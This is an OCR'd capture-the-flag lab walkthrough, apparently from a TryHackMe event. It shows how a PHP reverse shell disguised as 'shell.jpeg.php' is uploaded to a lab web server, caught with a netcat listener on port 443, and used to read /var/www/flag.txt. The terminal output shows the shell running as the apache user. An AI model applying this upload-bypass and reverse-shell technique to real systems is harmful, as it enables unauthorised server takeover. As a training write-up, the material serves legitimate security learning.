
Ans : /uploads/



Question 4

Read up on netcat's parameter explanations. Match the parameter with the explanation below.

ANS:



Search the information on ‘https://medium.com/secure-you/the-shell-725f6ce4d862’


```
nc -lvnp <port-number>
```


- **-l** is used to tell netcat that this will be a listener
- **-v** is used to request a verbose output
- **-n** tells netcat not to resolve host names or use DNS.
- **-p** indicates that the port specification will follow.


Question 5

What is the flag in `/var/www/flag.txt`?


Uploads the shell.jpeg.php and submit. After it, go to the upload page and refresh and you will get to see the shell.jpeg.php file. Try to press it and go to terminal. You will see the reverse shell.



Applications
Places
Fri 17 Jun, 02:25
AttackBox IP:10.10.12.61
Protection - Mozilla Firefox
Protection
Index of /uploads
10.10.19.7/?id=ODIzODI5MTNiYmYw
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Protect the Factory!
If you see any suspicious people near the factory, take a picture and upload it here!
Select
Submit
File selected: shell.jpeg.php
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
21m 11s


Applications Places Sys Fri 17 Jun, 02:25AttackBox IP:10.10.12.61
Index of /uploads - Mozilla Firefox
Protection
Index of /uploads
10.10.19.7/uploads/
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
pic.png 2022-06-16 21:02 0
shell.jpeg.php 2022-06-16 21:25 5.4K
10.10.19.7/uploads/shell.jpeg.php
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
20m 54s



Key in the code cat /var/www/flag.txt will get the flag as the image below


Applications
Places
Fri 17 Jun, 02:29
AttackBox IP:10.10.12.61
504 Gateway Timeout - Mozilla Firefox
root@ip-10-10-12-61: ~
File Edit View Search Terminal Help
root@ip-10-10-12-61:~# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.19.7 41530 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
21:27:15 up 39 min, 0 users, load average: 0.00, 0.00, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (837): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ /var/www/flag.txt
/var/www/flag.txt
sh: /var/www/flag.txt: Permission denied
sh-4.4$ cat /var/www/flag.txt
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
17m 12s




Thought Process/Methodology:

Firstly, we will have to key in the code 'cd /usr/share/webshells/php/php-reverse-shell.php .'in the terminal. Follow by 'nano shell.jpeg.php' to view and to change the ip and the port of the file. After changing it, we can create a listener for an uploaded reverse shell by using this command: 'nc -lvnp 443'. Open the browser and search for [ip]?id=ODIzODI5MTNiYmYw. Submit the shell.jpeg.php file that we edited just now. Next go to [ip]/uploads/ to click on the shell.jpeg.php that we submitted just now and went to terminal that show 'nc -lvnp 443' just now and we will get some code when we press on the filename in the upload page just now. In order to get flag, key in this command : 'cat /var/www/flag.txt '.

Day 3: Web Exploitation – Christmas Chaos
Tools used: Firefox
Solution/walkthrough:

